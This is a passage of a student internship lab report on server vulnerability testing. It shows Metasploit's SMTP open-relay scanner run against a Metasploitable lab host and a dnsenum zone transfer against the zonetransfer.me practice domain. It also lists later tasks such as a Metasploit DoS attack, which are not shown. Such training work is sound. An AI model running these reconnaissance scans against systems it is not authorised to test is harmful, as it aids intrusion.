INTERNSHIP

PROJECT 2

09/05/2022

CS_TALAKUNCHI

SHEIK ARSHAD

Exploiting Server Vulnerabilities

INSTRUCTIONS

Take screen shots of each and every task mentioned and make a report of each project in PDF format only.


Internship Project 2:

Exploiting Server Vulnerabilities


1. Check for SMTP open relay.
2. Check for zone transfers.
3. Perform NetBIOS enumeration.
4. Sniff the data of any application using wire-shark.
5. Perform DOs Attack using Metasploit framework.

Exploiting Server Vulnerabilities


1.Check for SMTP open relay:



```
┌──(arshad㉿kali)-[~]
└─$ msfconsole


          .                                         .
  .

      dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                       o
       '   dB'                     BBP
    dB'dB'dB' dBBP     dBP     dBP BB
   dB'dB'dB' dBP      dBP     dBP  BB
  dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                                   dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
          .                  .                  dB' dBP    dB'.BP
                             |       dBP    dBBBB' dBP    dB'.BP dBP    dBP
                           --o--    dBP    dBP    dBP    dB'.BP dBP    dBP
                             |     dBBBBP dBP    dBBBBP dBBBBP dBP    dBP

                                                                    .
                .
        o                  To boldly go where no
                            shell has gone before


       =[ metasploit v6.1.27-dev                           ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post        ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops             ]
+ -- --=[ 9 evasion                                        ]

Metasploit tip: View missing module options with show
missing

msf6 > 
```




```
msf6 > use auxiliary/scanner/smtp/smtp_relay
msf6 auxiliary(scanner/smtp/smtp_relay) > 
```




```
msf6 > use auxiliary/scanner/smtp/smtp_relay
msf6 auxiliary(scanner/smtp/smtp_relay) > show options

Module options (auxiliary/scanner/smtp/smtp_relay):

   Name      Current Setting     Required  Description
   ----      ---------------     --------  -----------
   EXTENDED  false               yes       Do all the 16 extended checks
   MAILFROM  sender@example.com  yes       FROM address of the e-mail
   MAILTO    target@example.com  yes       TO address of the e-mail
   RHOSTS                        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT     25                  yes       The target port (TCP)
   THREADS   1                   yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smtp/smtp_relay) > 
```

cmd: set RHOSTS Target Ip address

Target Ip address: 192.168.0.148




```
msf6 auxiliary(scanner/smtp/smtp_relay) > set RHOSTS 192.168.0.148
RHOSTS => 192.168.0.148
msf6 auxiliary(scanner/smtp/smtp_relay) > show options

Module options (auxiliary/scanner/smtp/smtp_relay):

   Name      Current Setting     Required  Description
   ----      ---------------     --------  -----------
   EXTENDED  false               yes       Do all the 16 extended checks
   MAILFROM  sender@example.com  yes       FROM address of the e-mail
   MAILTO    target@example.com  yes       TO address of the e-mail
   RHOSTS    192.168.0.148       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT     25                  yes       The target port (TCP)
   THREADS   1                   yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smtp/smtp_relay) > run
```




```
msf6 auxiliary(scanner/smtp/smtp_relay) > run

[+] 192.168.0.148:25      - SMTP 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)\x0d\x0a
[*] 192.168.0.148:25      - No relay detected
[*] 192.168.0.148:25      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_relay) > 
```


2. Check for zone transfer:




```
┌──(arshad㉿kali)-[~]
└─$ dnsenum zonetransfer.me
dnsenum VERSION:1.2.6

─────   zonetransfer.me   ─────


Host's addresses:
__________________

zonetransfer.me.                         600      IN    A        5.196.105.14


Name Servers:
______________

nsztm2.digi.ninja.                       600      IN    A        34.225.33.2
nsztm1.digi.ninja.                       600      IN    A        81.4.108.41


Mail (MX) Servers:
___________________

ASPMX5.GOOGLEMAIL.COM.                   39       IN    A        142.250.115.27
ASPMX3.GOOGLEMAIL.COM.                   39       IN    A        142.250.142.27
ALT1.ASPMX.L.GOOGLE.COM.                 133      IN    A        173.194.202.27
ALT2.ASPMX.L.GOOGLE.COM.                 39       IN    A        142.250.142.26
ASPMX2.GOOGLEMAIL.COM.                   39       IN    A        173.194.202.26
ASPMX4.GOOGLEMAIL.COM.                   39       IN    A        142.250.141.27
ASPMX.L.GOOGLE.COM.                      293      IN    A        142.251.10.27
```




```
Trying Zone Transfers and getting Bind Versions:
_________________________________________________


Trying Zone Transfer for zonetransfer.me on nsztm1.digi.ninja ...
zonetransfer.me.                         7200     IN    SOA            (
zonetransfer.me.                         300      IN    HINFO        "Casio
zonetransfer.me.                         301      IN    TXT            (
zonetransfer.me.                         7200     IN    MX             0
zonetransfer.me.                         7200     IN    MX            10
zonetransfer.me.                         7200     IN    MX            10
zonetransfer.me.                         7200     IN    MX            20
zonetransfer.me.                         7200     IN    MX            20
zonetransfer.me.                         7200     IN    MX            20
zonetransfer.me.                         7200     IN    MX            20
zonetransfer.me.                         7200     IN    A        5.196.105.14
zonetransfer.me.                         7200     IN    NS       nsztm1.digi.ninja.
zonetransfer.me.                         7200     IN    NS       nsztm2.digi.ninja.
_acme-challenge.zonetransfer.me.         301      IN    TXT            (
_sip._tcp.zonetransfer.me.               14000    IN    SRV            0
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me. 7200     IN     PTR      www.zonetransfer.me.
asfdbauthdns.zonetransfer.me.            7900     IN    AFSDB          1
asfdbbox.zonetransfer.me.                7200     IN    A         127.0.0.1
asfdbvolume.zonetransfer.me.             7800     IN    AFSDB          1
canberra-office.zonetransfer.me.         7200     IN    A        202.14.81.230
